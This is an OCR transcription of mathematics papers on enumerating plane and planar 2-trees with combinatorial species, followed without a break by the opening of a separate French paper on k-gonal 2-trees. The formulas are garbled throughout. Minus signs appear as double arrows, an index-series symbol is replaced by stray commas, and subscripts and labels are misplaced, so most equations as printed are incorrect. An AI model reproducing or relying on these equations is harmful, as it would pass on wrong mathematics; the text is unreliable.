$$\begin{aligned} a_k^1 &= \Leftrightarrow\frac{1}{12}\mathbf{c}_{k+1} + \frac{1}{3}\mathbf{c}_k \Leftrightarrow\frac{3}{4}\mathbf{c}_{\frac{k}{2}} \Leftrightarrow\frac{1}{2}\mathbf{c}_{\frac{k-1}{2}} \Leftrightarrow\frac{1}{6}\mathbf{c}_{\frac{k-1}{3}} + \frac{1}{2}\mathbf{c}_{\frac{k-2}{4}} + \frac{1}{2}\mathbf{c}_{\frac{k-4}{6}}, \\ a_k^2 &= \mathbf{c}_k \Leftrightarrow\mathbf{c}_{\frac{k-1}{2}}, \\ a_k^3 &= a_k^6 = a_k^7 = \mathbf{c}_k, \\ a_k^4 &= \frac{1}{2}(\mathbf{c}_{k+1} \Leftrightarrow\mathbf{c}_{\frac{k}{2}}) \Leftrightarrow\mathbf{c}_{\frac{k-1}{3}}, \\ a_k^5 &= \frac{1}{2}(\mathbf{c}_k \Leftrightarrow\mathbf{c}_{\frac{k-1}{2}}). \end{aligned} \tag{80}$$

5 Enumeration formulas

5.1 Enumeration of plane 2-trees

Before obtaining the explicit enumeration of plane 2-trees, we recall some basic formulas involving index series of the species of 2-element sets (E_2) and of oriented 3-cycles (C_3) :

$$Z_{E_2}(x_1,x_2,\ldots) = \frac{1}{2}(x_1^2+x_2), \quad ,_{E_2}(x_1,x_2,\ldots) = \frac{1}{2}(x_1^2 \Leftrightarrow x_2), \tag{81}$$

$$Z_{C_3}(x_1,x_2,\ldots) = \frac{1}{3}(x_1^3+2x_3), \quad ,_{C_3}(x_1,x_2,\ldots) = \frac{1}{3}(x_1^3 \Leftrightarrow x_3). \tag{82}$$

We will also use some substitutional laws of the theory of species : for any species F and G such that $G(0)=0$ (G has no structure on the empty set), we have

$$(F\circ G)(x) = F(G(x)), \tag{83}$$

$$(F\circ G)^{\sim}(x) = Z_F(\widetilde{G}(x),\widetilde{G}(x^2),\ldots)., \tag{84}$$

$$(\overline{F\circ G})(x) = ,_F(\bar{G}(x),\bar{G}(x^2),\ldots), \tag{85}$$

$$Z_{F\circ G} = Z_F\circ Z_G, \tag{86}$$

$$,_{F\circ G} = ,_F \circ ,_G, \tag{87}$$

where $\circ$ denotes the plethystic composition on the right hand side of (86) and (87).

If the species G has some structures on the empty set, *i.e.* $G(0)=g_0\neq 0$, formulas (84)–(86) remain valid. However, formula (83) should then be replaced by

$$(F\circ G)(x) = Z_F(G(x),g_0,g_0,\ldots), \tag{88}$$

and there is no known general formula for , . Here, we only need the following formulas

$$,_{E_2(G)}(x_1,x_2,\ldots) = g_0+\frac{1}{2}(,^2_G(x_1,x_2,\ldots)\Leftrightarrow,_G(x_2,x_4,\ldots)), \tag{89}$$

$$,_{C_3(G)}(x_1,x_2,\ldots) = g_0+\frac{1}{3}(,^3_G(x_1,x_2,\ldots)\Leftrightarrow,_G(x_3,x_6,\ldots)). \tag{90}$$

We now give the explicit enumerative formulas provided directly by the molecular expansion of the species of plane 2-trees.

Theorem 13. The numbers $a_{\pi,n}$, $\widetilde{a}_{\pi,n}$ and $\overline{a}_{\pi,n}$ of labelled, unlabelled and unlabelled asymmetric plane 2-trees on n triangles, $n\geq 2$, are given by

$$a_{\pi,n} = n!(\frac{2}{3}\mathbf{c}_n \Leftrightarrow \frac{1}{6}\mathbf{c}_{n+1}), \tag{91}$$

$$\widetilde{a}_{\pi,n} = \frac{2}{3}\mathbf{c}_n \Leftrightarrow \frac{1}{6}\mathbf{c}_{n+1}+\frac{1}{2}\mathbf{c}_{\frac{n}{2}}+\frac{2}{3}\mathbf{c}_{\frac{n-1}{3}}, \tag{92}$$

$$\overline{a}_{\pi,n} = \frac{2}{3}\mathbf{c}_n \Leftrightarrow \frac{1}{6}\mathbf{c}_{n+1} \Leftrightarrow \frac{1}{2}\mathbf{c}_{\frac{k}{3}} \Leftrightarrow \frac{1}{3}\mathbf{c}_{\frac{n-1}{3}}. \tag{93}$$

To obtain these enumerating formulas, we can also use the expressions (62)–(64) which lead to closed formulas for the associated series of the three pointed species : the exponential generating series of labelled structures,

$$\begin{aligned} a_{\pi}^{\bullet}(x) &= \frac{1}{2}(1+A^2(x)), \\ a_{\pi}^{\overset{\Delta}{\bullet}}(x) &= \frac{x}{3}(2+A^3(x)), \\ a_{\pi}^{\overset{\Delta}{\overset{\bullet}{\Delta}}}(x) &= A^2(x) \Leftrightarrow A(x), \end{aligned} \tag{94}$$

the ordinary generating series of unlabelled structures

$$\begin{aligned} \widetilde{a}_{\pi}^{\bullet}(x) &= \frac{1}{2}(A^2(x)+A(x^2)), \\ \widetilde{a}_{\pi}^{\overset{\Delta}{\bullet}}(x) &= \frac{x}{3}(A^3(x)+2A(x^3)), \\ \widetilde{a}_{\pi}^{\overset{\Delta}{\overset{\bullet}{\Delta}}}(x) &= A^2(x) \Leftrightarrow A(x), \end{aligned} \tag{95}$$

the cycle index series

$$\begin{aligned} Z_{a_{\pi}^{\bullet}}(x_1,x_2,\ldots) &= \frac{1}{2}\Big(A^2(x_1)+A(x_2)\Big), \\ Z_{a_{\pi}^{\overset{\Delta}{\bullet}}}(x_1,x_2,\ldots) &= \frac{x_1}{3}\Big(A^3(x_1)+2A(x_3)\Big), \\ Z_{a_{\pi}^{\overset{\Delta}{\overset{\bullet}{\Delta}}}}(x_1,x_2,\ldots) &= A^2(x_1) \Leftrightarrow A(x_1), \end{aligned} \tag{96}$$

the asymmetry cycle index series

$$\begin{aligned} \mathcal{A}_{a_{\pi}^{\bullet}}(x_1,x_2,\ldots) &= 1+\frac{1}{2}\Big(A^2(x_1) \Leftrightarrow A(x_2)\Big), \\ \mathcal{A}_{a_{\pi}^{\overset{\Delta}{\bullet}}}(x_1,x_2,\ldots) &= x_1+\frac{x_1}{3}\Big(A^3(x_1) \Leftrightarrow A(x_3)\Big), \\ \mathcal{A}_{a_{\pi}^{\overset{\Delta}{\overset{\bullet}{\Delta}}}}(x_1,x_2,\ldots) &= A^2(x_1) \Leftrightarrow A(x_1). \end{aligned} \tag{97}$$

We emphasize the fact, used above, that since the species A is asymmetric we have the following relations

$$A(x)=\widetilde{A}(x) = \overline{A}(x) \quad \text{and} \quad Z_A(x_1,x_2,\ldots)=A(x_1)=\mathcal{A}_A(x_1,x_2,\ldots). \tag{98}$$

We then deduce easily (thanks to the dissymmetry theorem) the expressions of the series associated with the species of plane 2-trees

Proposition 6. The series associated to the species a_{π} of plane 2-trees are given by

$$\begin{aligned} a_{\pi}(x) &= \frac{1}{2}+\frac{2}{3}x+A(x) \Leftrightarrow \frac{1}{2}A^2(x)+\frac{x}{3}A^3(x), \\ \widetilde{a}_{\pi}(x) &= 1+x+A(x)+\frac{x}{3}A^3(x) \Leftrightarrow \frac{1}{2}A(x^2) \Leftrightarrow \frac{x}{3}A(x^3) \Leftrightarrow \frac{1}{2}A^2(x), \\ \bar{a}_{\pi}(x) &= A(x)+\frac{x}{3}A^3(x) \Leftrightarrow A(x^2) \Leftrightarrow A(x^3) \Leftrightarrow \frac{1}{2}A^2(x), \\ Z_{a_{\pi}}(x_1,x_2,\ldots) &= A(x_1)+\frac{1}{2}A(x_2)+\frac{2}{3}x_1A(x_3) \Leftrightarrow \frac{1}{2}A^2(x_1)+\frac{x_1}{3}A^3(x_1), \\ \mathcal{A}_{a_{\pi}}(x_1,x_2,\ldots) &= 1+x_1+A(x_1)+\frac{x_1}{3}A^3(x_1) \Leftrightarrow \frac{1}{2}A(x_2) \Leftrightarrow \frac{x_1}{3}A(x_3) \Leftrightarrow \frac{1}{2}A^2(x_1). \end{aligned} \tag{99}$$

To recover the formulas (92), we can use the dissymmetry theorem and the next proposition giving the enumeration of the different pointed plane 2-trees.

Proposition 7. The coefficients $a^{-}_{\pi,n}$, $a^{\Delta}_{\pi,n}$, $a^{\underline{\Delta}}_{\pi,n}$ representing the numbers of labelled structures with n triangles for the different pointings, $\widetilde{a}^{-}_{\pi,n}$, $\widetilde{a}^{\Delta}_{\pi,n}$, $\widetilde{a}^{\underline{\Delta}}_{\pi,n}$ for the numbers of unlabelled structures, and $\overline{a}^{-}_{\pi,n}$, $\overline{a}^{\Delta}_{\pi,n}$, $\overline{a}^{\underline{\Delta}}_{\pi,n}$ for unlabelled asymmetric structures, are given, for $n \geq 2$, by

$$\begin{aligned} a^{-}_{\pi,n} &= \frac{n!}{2}\mathbf{c}_{n+1}, \\ a^{\Delta}_{\pi,n} &= \frac{n!}{3}(\mathbf{c}_{n+1} \Leftrightarrow \mathbf{c}_n), \\ a^{\underline{\Delta}}_{\pi,n} &= n!(\mathbf{c}_{n+1} \Leftrightarrow \mathbf{c}_n), \end{aligned} \tag{100}$$

$$\begin{aligned} \widetilde{a}^{-}_{\pi,n} &= \frac{1}{2}(\mathbf{c}_{n+1} + \mathbf{c}_{\frac{n}{2}}), \\ \widetilde{a}^{\Delta}_{\pi,n} &= \frac{1}{3}(\mathbf{c}_{n+1} \Leftrightarrow \mathbf{c}_n + 2\mathbf{c}_{\frac{n-1}{3}}), \\ \widetilde{a}^{\underline{\Delta}}_{\pi,n} &= \mathbf{c}_{n+1} \Leftrightarrow \mathbf{c}_n, \end{aligned} \tag{101}$$

and

$$\begin{aligned} \bar{a}^{-}_{\pi,n} &= \frac{1}{2}(\mathbf{c}_{n+1} \Leftrightarrow \mathbf{c}_{\frac{n}{2}}), \\ \bar{a}^{\Delta}_{\pi,n} &= \frac{1}{3}(\mathbf{c}_{n+1} \Leftrightarrow \mathbf{c}_n \Leftrightarrow \mathbf{c}_{\frac{n-1}{3}}), \\ \bar{a}^{\underline{\Delta}}_{\pi,n} &= \mathbf{c}_{n+1} \Leftrightarrow \mathbf{c}_n. \end{aligned} \tag{102}$$

Proof. To obtain these coefficients, we simply use relations (94), (95) and (97). ∎

We now give the explicit expressions for the cycle index series of the species of plane 2-trees.

Proposition 8. The cycle index series and the asymmetric index series of the species of plane 2-trees are

$$Z_{a_\pi}(x_1, x_2, \ldots) = 1 + \sum_{n\geq 1}(\frac{2}{3}\mathbf{c}_n \Leftrightarrow \frac{1}{6}\mathbf{c}_{n+1})x_1^n + \frac{1}{2}\sum_{n\geq 1}\mathbf{c}_n x_2^n + \frac{2}{3}x_1\sum_{n\geq 0}\mathbf{c}_n x_3^n, \tag{103}$$

$$, \; a_\pi(x_1, x_2, \ldots) = 1 + x_1 + \sum_{n\geq 1}(\frac{2}{3}\mathbf{c}_n \Leftrightarrow \frac{1}{6}\mathbf{c}_{n+1})x_1^n \Leftrightarrow \frac{1}{2}\sum_{n\geq 1}\mathbf{c}_n x_2^n \Leftrightarrow \frac{1}{3}x_1\sum_{n\geq 0}\mathbf{c}_n x_3^n. \tag{104}$$

Proof. We first express the cycle index series given by the relations (96) in powers of x_1, x_2, ...

$$\begin{aligned} Z_{a^{-}_\pi}(x_1, x_2, \ldots) &= \frac{1}{2}\sum_{n\geq 0}\mathbf{c}_{n+1}x_1^n + \frac{1}{2}\sum_{n\geq 0}\mathbf{c}_n x_2^n, \\ Z_{a^{\Delta}_\pi}(x_1, x_2, \ldots) &= \frac{1}{3}\sum_{n\geq 1}(\mathbf{c}_{n+1} \Leftrightarrow \mathbf{c}_n)x_1^n + \frac{2}{3}x_1\sum_{n\geq 0}\mathbf{c}_n x_3^n, \\ Z_{a^{\underline{\Delta}}_\pi}(x_1, x_2, \ldots) &= \sum_{n\geq 1}(\mathbf{c}_{n+1} \Leftrightarrow \mathbf{c}_n)x_1^n. \end{aligned} \tag{105}$$

We also have

$$\begin{aligned}
, \ a_{\pi}^{-}(x_1, x_2, \ldots) &= 1 + \frac{1}{2}\sum_{n\geq 0} \mathbf{c}_{n+1} x_1^n \Leftrightarrow \frac{1}{2}\sum_{n\geq 0} \mathbf{c}_n x_2^n, \\
, \ a_{\pi}^{\Delta}(x_1, x_2, \ldots) &= x_1 + \frac{1}{3}\sum_{n\geq 1} (\mathbf{c}_{n+1} \Leftrightarrow \mathbf{c}_n) x_1^n \Leftrightarrow \frac{1}{3} x_1 \sum_{n\geq 0} \mathbf{c}_n x_3^n, \\
, \ a_{\pi}^{\underline{\Delta}}(x_1, x_2, \ldots) &= \sum_{n\geq 1} (\mathbf{c}_{n+1} \Leftrightarrow \mathbf{c}_n) x_1^n.
\end{aligned} \tag{106}$$

It suffices then to use the dissymmetry theorem to obtain the stated result. ■

5.2 Enumeration of planar 2-trees

We now give all associated series of the species a_{p}^{-}, a_{p}^{Δ} and $a_{\mathrm{p}}^{\underline{\Delta}}$ using substitutionnal laws of the theory of species. After this, we will be able to give all coefficients arising in these differents series, and, with the dissymetry theorem, we obtain the number of labelled and unlabelled planar 2-trees on n triangles as well as the coefficients of its cycle and asymmetry index series.

Theorem 14. The exponential generating function of labelled stuctures for the species a_{p}^{-}, a_{p}^{Δ} and $a_{\mathrm{p}}^{\underline{\Delta}}$ of planar pointed 2-trees are given, in terms of the species A, by

$$\begin{aligned}
a_{\mathrm{p}}^{-}(x) &= 1 + \frac{x}{2}(1 + A^2(x)) + \frac{1}{4}x^2 A^4(x), \\
a_{\mathrm{p}}^{\Delta}(x) &= x + \frac{x^2}{2}(1 + A^2(x)) + \frac{x}{2}A_{+}^2(x) + \frac{x^4}{6}A^6(x), labelgf1 \\
a_{\mathrm{p}}^{\underline{\Delta}}(x) &= \frac{x}{2}(1 + A^2(x)) + \frac{x^2}{2}(1 + A^4(x)).
\end{aligned} \tag{107}$$

Moreover, the ordinary generating series of unlabelled structures of these species are given by

$$\begin{aligned}
\widetilde{a}_{\mathrm{p}}^{-}(x) &= 1 + xA(x) + \frac{x}{2}(A^2(x) + A(x^2)) + \frac{x^2}{4}(A^4(x) + 3A^2(x^2)), \\
\widetilde{a}_{\mathrm{p}}^{\Delta}(x) &= x + \frac{x^2}{2}(A^2(x) + A(x^2)) + \frac{x}{2}(A_{+}^2(x) + A_{+}(x^2)) \\
&\qquad + \frac{x^4}{6}(A^6(x) + 2A^2(x^3) + 3A^3(x^2)), \\
\widetilde{a}_{\mathrm{p}}^{\underline{\Delta}}(x) &= \frac{x}{2}(A^2(x) + A(x^2)) + \frac{x^2}{2}(A^4(x) + A^2(x^2)).
\end{aligned} \tag{108}$$

Corollary 1. The exponential and the ordinary generating functions of the species of planar 2-trees are given, in terms of A, by

$$\begin{aligned}
a_{\mathrm{p}}(x) &= 1 + x + \frac{x}{2}A_{+}^2(x) + \frac{x^2}{2}A^2(x) \Leftrightarrow \frac{x^2}{4}A^4(x) \Leftrightarrow \frac{x^4}{6}A^6(x), \\
\widetilde{a}_{\mathrm{p}}(x) &= 1 + x + \frac{x}{2}(A_{+}^2(x) + A_{+}(x^2)) + \frac{x^2}{2}A(x^2) + \frac{x^2}{2}(A^2(x) \Leftrightarrow A^2(x^2)) \\
&\qquad \Leftrightarrow \frac{x^2}{4}A^4(x) + \frac{x^4}{6}(A^6(x) + 2A^2(x^3) + 3A^3(x^2)).
\end{aligned} \tag{109}$$

A simple extraction of coefficients in Theorem 14, combined with Proposition 1, yields the following corollary.

Corollary 2. The numbers $a^{-}_{\mathrm{p},n}$, $a^{\Delta}_{\mathrm{p},n}$ and $a^{\underline{\Delta}}_{\mathrm{p},n}$ of labelled planar 2-trees on n triangles pointed respectively at an edge, at a triangle, and at a triangle pointed at one of its edges, are given by

$$\begin{aligned} a^{-}_{\mathrm{p},n} &= \frac{n!}{4}\mathbf{c}_{n+1}, \\ a^{\Delta}_{\mathrm{p},n} &= \frac{n!}{6}(\mathbf{c}_{n+1} \Leftrightarrow \mathbf{c}_n), \\ a^{\underline{\Delta}}_{\mathrm{p},n} &= \frac{n!}{2}(\mathbf{c}_{n+1} \Leftrightarrow \mathbf{c}_n). \end{aligned} \tag{110}$$

Moreover, for the same pointed series, the numbers of unlabelled structures on n triangles $\widetilde{a}^{-}_{\mathrm{p},n}$, $\widetilde{a}^{\Delta}_{\mathrm{p},n}$ and $\widetilde{a}^{\underline{\Delta}}_{\mathrm{p},n}$ have the following expressions :

$$\begin{aligned} \widetilde{a}^{-}_{\mathrm{p},n} &= \frac{1}{4}\mathbf{c}_{n+1} + \frac{1}{2}\mathbf{c}_{\frac{n-1}{2}} + \frac{3}{4}\mathbf{c}_{\frac{n}{2}}, \\ \widetilde{a}^{\Delta}_{\mathrm{p},1} &= 1,\ \widetilde{a}^{\Delta}_{\mathrm{p},2} = 1,\ \widetilde{a}^{\Delta}_{\mathrm{p},3} = 2,\ \widetilde{a}^{\Delta}_{\mathrm{p},4} = 6, \\ \widetilde{a}^{\Delta}_{\mathrm{p},n} &= \frac{1}{6}(\mathbf{c}_{n+1} \Leftrightarrow \mathbf{c}_n) + \frac{1}{2}\Big(\mathbf{c}_{\frac{n-1}{2}} + \mathbf{c}_{\frac{n}{2}}\Big) + \frac{1}{3}\mathbf{c}_{\frac{n-1}{3}}, \quad n \geq 5 \\ \widetilde{a}^{\underline{\Delta}}_{\mathrm{p},n} &= \frac{1}{2}(\mathbf{c}_{n+1} \Leftrightarrow \mathbf{c}_n) + \mathbf{c}_{\frac{n-1}{2}} + \mathbf{c}_{\frac{n}{2}}. \end{aligned} \tag{111}$$

Hence, the dissymmetry theorem leads us to enumeration formulas for labelled and unlabelled planar 2-trees as follows. For the unlabelled asymmetric enumeration, we use directly the molecular decomposition of the species a_{p}.

Theorem 15. The numbers $a_{\mathrm{p},n}$, $\widetilde{a}_{\mathrm{p},n}$ and $\bar{a}_{\mathrm{p},n}$ of labelled, unlabelled and unlabelled asymmetric planar 2-trees on n triangles, are given by the following formulas

$$a_{\mathrm{p},n} = n!(\frac{1}{3}\mathbf{c}_n \Leftrightarrow \frac{1}{12}\mathbf{c}_{n+1}), \tag{112}$$

$$\widetilde{a}_{\mathrm{p},n} = \frac{1}{3}\mathbf{c}_n \Leftrightarrow \frac{1}{12}\mathbf{c}_{n+1} + \frac{1}{2}\mathbf{c}_{\frac{n-1}{2}} + \frac{1}{3}\mathbf{c}_{\frac{n-1}{3}} + \frac{3}{4}\mathbf{c}_{\frac{n}{2}}, \tag{113}$$

$$\bar{a}_{\mathrm{p},n} = \Leftrightarrow\frac{1}{12}\mathbf{c}_{n+1} + \frac{1}{3}\mathbf{c}_n \Leftrightarrow \frac{3}{4}\mathbf{c}_{\frac{n}{2}} \Leftrightarrow \frac{1}{2}\mathbf{c}_{\frac{n-1}{2}} \Leftrightarrow \frac{1}{6}\mathbf{c}_{\frac{n-1}{3}} + \frac{1}{2}\mathbf{c}_{\frac{n-2}{4}} + \frac{1}{2}\mathbf{c}_{\frac{n-4}{6}}. \tag{114}$$

Finally, we give the expression of the asymmetry index series of the species a_{p} of planar 2-trees obtained directly from the molecular expansion of the species a_{p}.

Proposition 9. The asymmetry index series of the species of planar 2-trees is given by

$$\begin{aligned} ,\ a_{\mathrm{p}}(x_1, x_2, \ldots) = 1 + x_1 + \sum_n \gamma^1_n x_1^n + \sum_n \gamma^2_n x_2^n + \sum_n \gamma^3_n x_1 x_2^n + \sum_n \gamma^4_n x_1^2 x_2^n + \\ + \sum_n \gamma^5_n x_1 x_3^n + \sum_n \gamma^6_n x_2 x_4^n + \sum_n \gamma^7_n x_1 x_3 x_6^n, \end{aligned} \tag{115}$$

where

$$\begin{aligned}
\gamma_n^1 &= \Leftrightarrow\frac{1}{12}\mathbf{c}_{n+1} + \frac{1}{3}\mathbf{c}_n,\\
\gamma_n^2 &= \gamma_n^3 = \Leftrightarrow\frac{1}{2}\mathbf{c}_n,\\
\gamma_n^4 &= \Leftrightarrow\frac{1}{4}\mathbf{c}_{n+1},\\
\gamma_n^5 &= \Leftrightarrow\frac{1}{6}\mathbf{c}_n,\\
\gamma_n^6 &= \gamma_n^7 = \frac{1}{2}\mathbf{c}_n.
\end{aligned} \tag{116}$$

5.3 Another method for the unlabelled enumeration

In order to obtain the unlabelled enumeration of plane and planar 2-trees, we can also use the approach of Palmer and Read in [15]. Remark first that, for any species F, we can write

$$F = \sum_{k\geq 1} F_{(k)}, \tag{117}$$

where for $k \geq 1$, $F_{(k)}$ represents the symmetric part of F of order k, *i.e.* the subspecies consisting of F-structures whose stabilizer is of order k exactly. In particular, $F_{(1)} = \overline{F}$, the asymmetric part of F.

Also note that, for $G = F_{(k)}$, $k \geq 1$, we have $G(x) = \frac{1}{k}\widetilde{G}(x)$, since an unlabelled $F_{(k)}$-structure of degree n can be labelled in $n!/k$ ways. Hence

$$\widetilde{F}(x) = F(x) + \sum_{k\geq 2} \frac{k \Leftrightarrow 1}{k}\widetilde{F}_{(k)}(x). \tag{118}$$

For plane 2-trees, we have

$$a_\pi = \overline{a}_\pi + a_{\pi,(2)} + a_{\pi,(3)}, \tag{119}$$

and for planar 2-trees,

$$a_{\mathrm{p}} = \overline{a}_{\mathrm{p}} + a_{\mathrm{p},(2)} + a_{\mathrm{p},(3)} + a_{\mathrm{p},(4)} + a_{\mathrm{p},(6)}. \tag{120}$$

Hence, we can write

$$\widetilde{a}_\pi(x) = a_\pi(x) + \frac{1}{2}\widetilde{a}_{\pi,(2)}(x) + \frac{2}{3}\widetilde{a}_{\pi,(3)}(x), \tag{121}$$

and

$$\widetilde{a}_{\mathrm{p}}(x) = a_{\mathrm{p}}(x) + \frac{1}{2}\widetilde{a}_{\mathrm{p},(2)}(x) + \frac{2}{3}\widetilde{a}_{\mathrm{p},(3)}(x) + \frac{3}{4}\widetilde{a}_{\mathrm{p},(4)}(x) + \frac{5}{6}\widetilde{a}_{\mathrm{p},(6)}(x). \tag{122}$$

After identifying all terms appearing in (121), we then deduce

$$\widetilde{a}_\pi(x) = a_\pi(x) + \frac{1}{2}A(x^2) + \frac{2}{3}xA(x^3), \tag{123}$$

for the plane case. For planar 2-trees, we have

$$\begin{aligned}
\widetilde{a}_{\mathrm{p},(2)}(x) &= \frac{3}{2}(A(x^2) \Leftrightarrow x^2 A(x^4)) + xA(x^2) \Leftrightarrow x^4 A(x^6), \\
\widetilde{a}_{\mathrm{p},(3)}(x) &= \frac{1}{2}(xA(x^3) \Leftrightarrow x^4 A(x^6)), \\
\widetilde{a}_{\mathrm{p},(4)}(x) &= x^2 A(x^4), \quad \widetilde{a}_{\mathrm{p},(6)} = x^4 A(x^6),
\end{aligned} \tag{124}$$

which yields

$$\widetilde{a}_{\mathrm{p}}(x) = a_{\mathrm{p}}(x) + \frac{1}{2}xA(x^2) + \frac{1}{3}xA(x^3) + \frac{3}{4}A(x^2). \tag{125}$$

It remains to extract the coefficients of x^n in equations (123) and (125) to find the numbers of unlabelled plane and planar 2-trees over n triangles, given by (92) and (113).

References

[1] P. Auger, G. Labelle, and P. Leroux, *Combinatorial addition formulas*, Proceedings FPSAC'01, Tempe, Arizona, May 21-25 2001, H. Barcelo and V. Welker, Eds, pp 19–26.

[2] P. Auger, G. Labelle, and P. Leroux, *Combinatorial addition formulas and applications*, Advances in Applied Mathematics, to appear.

[3] F. Bergeron, G. Labelle, and P. Leroux, *Combinatorial Species and tree-like structures*, Encyclopedia of Mathematics and it'ss Applications, vol. 67, Cambridge University Press, (1998).

[4] W. G. Brown, *Enumeration of triangulations of the disk*, Proc. London Math. Soc. **14**, 746-768, (1964).

[5] S. J. Cyvin, J. Brunvoll, E. Brensdal, B. N. Cyvin and E. K. Lloyd, *Enumeration of Polyene Hydrocarbons : A Complete Mathematical Solution*, J. Chem. Inf. Comput. Sci., **35**, 743-751, (1995).

[6] T. Fowler, I. Gessel, G. Labelle, P. Leroux, *Specifying 2-trees*, Proceedings FPSAC'00, Moscou, 26-30 juin 2000, 202-213.

[7] T. Fowler, I. Gessel, G. Labelle, P. Leroux, *The Specification of 2-trees*, Advances in Applied Mathematics, to appear.

[8] F. Harary and E. Palmer, *Graphical Enumeration*, Academic Press, New York, (1973).

[9] F. Harary, E. Palmer and R. Read, *On the cell-growth problem for arbitrary polygons*, Discrete Mathematics, 11, 371–389, (1975).

[10] A. Kerber, *Enumeration under Finite Group Action: Symmetry Classes of Mappings*, Combinatoire énumérative, Proceedings, Montréal, Québec, Lectures Notes in Mathematics, vol. 1234, Springer-Verlag, New-York/Berlin, 160–176, (1985).

[11] G. Labelle, *On Asymmetric Structures*, Discrete Mathematics, 99, 141-162, (1992).

[12] G. Labelle, J. Labelle and K. Pineau, *Sur une généralisation des séries indicatrices d'espèces*, J. of Comb. Theory, Series A, **69**, No. 1, 17–35, (1995).

[13] G. Labelle, C. Lamathe and P. Leroux, *Développement moléculaire de l'espèce des 2-arbres planaires*, Proceedings GASCom 2001, 41–46, (2001).

[14] J. Labelle, *Quelques espèces sur les ensembles de petite cardinalité*, Annales des Sciences Mathématiques du Québec, **11**, 31-58, (1985).

[15] E. Palmer and R. Read, *On the Number of Plane* 2*-trees*, J. London Mathematical Society **6**, 583-592, (1973).

[16] N. J. A. Sloane and S. Plouffe, *The Encyclopedia of Integer Sequences*, Academic Press, San Diego, (1995).

E-mail address : **{gilbert, lamathe, leroux}@lacim.uqam.ca**

* Corresponding author : Pierre Leroux
LaCIM, Département de Mathématiques, UQÀM
C. P. 8888, succursale Centre-Ville
Montréal (Qc) Canada H3C 3P8

Enumération des 2-arbres k-gonaux

Gilbert Labelle, Cédric Lamathe, Pierre Leroux

RÉSUMÉ : *Dans ce travail*[1]*, nous généralisons les 2-arbres en remplaçant les triangles par des quadrilatères, des pentagones ou des polygones à k côtés (k-gones), où $k \geq 3$ est fixe. Cette généralisation, aux 2-arbres k-gonaux, est naturelle et est étroitement liée dans le cas planaire aux arbres cellulaires. Notre objectif est le dénombrement, étiqueté et non étiqueté, des 2-arbres k-gonaux selon le nombre n de k-gones. Nous donnons des formules explicites dans le cas étiqueté, et, dans le cas non étiqueté, des formules de récurrence et des formules asymptotiques.*

ABSTRACT: *In this paper*[1]*, we generalize 2-trees by replacing triangles by quadrilaterals, pentagons or k-sided polygons (k-gons), where $k \geq 3$ is given. This generalization, to k-gonal 2-trees, is natural and is closely related, in the planar case, to some specializations of the cell-growth problem. Our goal is the enumeration, labelled and unlabelled, of k-gonal 2-trees according to the number n of k-gons. We give explicit formulas in the labelled case, and, in the unlabelled case, recursive and asymptotic formulas.*

1 Introduction

L'espèce des arbres bidimensionnels, ou 2-arbres, a été bien étudiée dans la littérature. Voir par exemple [4] et [2, 3]. Essentiellement, un 2-arbre est un graphe simple connexe constitué de triangles qui sont liés entre eux par les arêtes de manière arborescente, c'est-à-dire sans former de cycles (de triangles). Dans [5], Harary et al. ont énuméré une variante des arbres cellulaires (relié au "cell-growth problem"), à savoir des 2-arbres k-gonaux plans et planaires[2], dans lesquels les triangles ont été remplacés par des quadrilatères, des pentagones ou des polygones à k côtés (k-gones), où $k \geq 3$ est fixe. De tels 2-arbres, bâtis sur des k-gones, sont appelés 2-arbres k-gonaux. Cette généralisation apparaît naturellement et le but de ce travail est l'énumération des 2-arbres k-gonaux libres, c'est-à-dire vus comme graphes simples, sans question de planarité. La figure 1 a) propose un exemple de 2-arbres k-gonal, dans le cas où $k = 4$.

Nous disons qu'un 2-arbre k-gonal est *orienté* si ses arêtes sont orientées de façon telle que chaque k-gone forme un cycle orienté, voir la figure 1 b). Notons par $\mathcal{A}$ et par $\mathcal{A}_o$ les espèces des 2-arbres k-gonaux et des 2-arbres k-gonaux orientés respectivement. Pour ces deux espèces, nous utilisons les symboles $-$, $\diamond$ et $\underline{\diamond}$ en exposant pour indiquer que les structures ont été pointées en une arête, en un polygone, et en un polygone muni d'une arête distinguée, respectivement.

Notre objectif est le dénombrement, étiqueté et non étiqueté, des 2-arbres k-gonaux selon le nombre n de k-gones. Nous donnons des formules explicites dans le cas étiqueté, et dans le cas non étiqueté, des formules de récurrence et des formules asymptotiques. Pour cela, nous adaptons l'approche de Fowler et al. dans [2, 3] qui correspond au cas $k = 3$. En particulier, les 2-arbres sont étiquetés aux k-gones.

[1] Avec l'appui du FCAR (Québec) et du CRSNG (Canada)

[2] Au sens où toutes les faces, à part la face externe, sont des k-gones




Figure 1: Un 2-arbre 4-gonal non orienté et orienté

La principale difficulté à cette extension vient, comme on le verra, du cas où k est pair.

Les deux premières étapes sont assez directes. Il s'agit d'étendre le théorème de dissymétrie au cas k-gonal et de caractériser l'espèce $B = \mathcal{A}^{\rightarrow}$ des 2-arbres k-gonaux munis d'une arête distinguée et orientée, à l'aide d'une équation fonctionnelle de type lagrangien. Le premier résultat est une extension immédiate du cas $k = 3$ et la démonstration est omise.

Théorème 1.1. THÉORÈME DE DISSYMÉTRIE. *Les espèces $\mathcal{A}$ et $\mathcal{A}_o$ des 2-arbres k-gonaux orientés et non orientés respectivement satisfont les isomorphismes d'espèces suivants :*

$$\mathcal{A}_o^{-} + \mathcal{A}_o^{\diamond} = \mathcal{A}_o + \mathcal{A}_o^{\underline{\diamond}}, \tag{1}$$

$$\mathcal{A}^{-} + \mathcal{A}^{\diamond} = \mathcal{A} + \mathcal{A}^{\underline{\diamond}}. \tag{2}$$

Dans la prochaine section, nous caractérisons l'espèce $B = \mathcal{A}^{\rightarrow}$ et nous en donnons ses propriétés. Par la suite, nous exprimons les diverses espèces pointées qui apparaissent dans le théorème de dissymétrie en fonction de l'espèce B et nous en déduisons les résultats énumératifs désirés pour les espèces $\mathcal{A}_o$ et $\mathcal{A}$. Le cas orienté, plus simple, est traité d'abord, dans la section 3. Le cas non orienté, suit, dans la section 4, en distinguant les deux cas de parité de k, pour le dénombrement non étiqueté. Enfin, les résultats asymptotiques sont présentés dans la section 5.

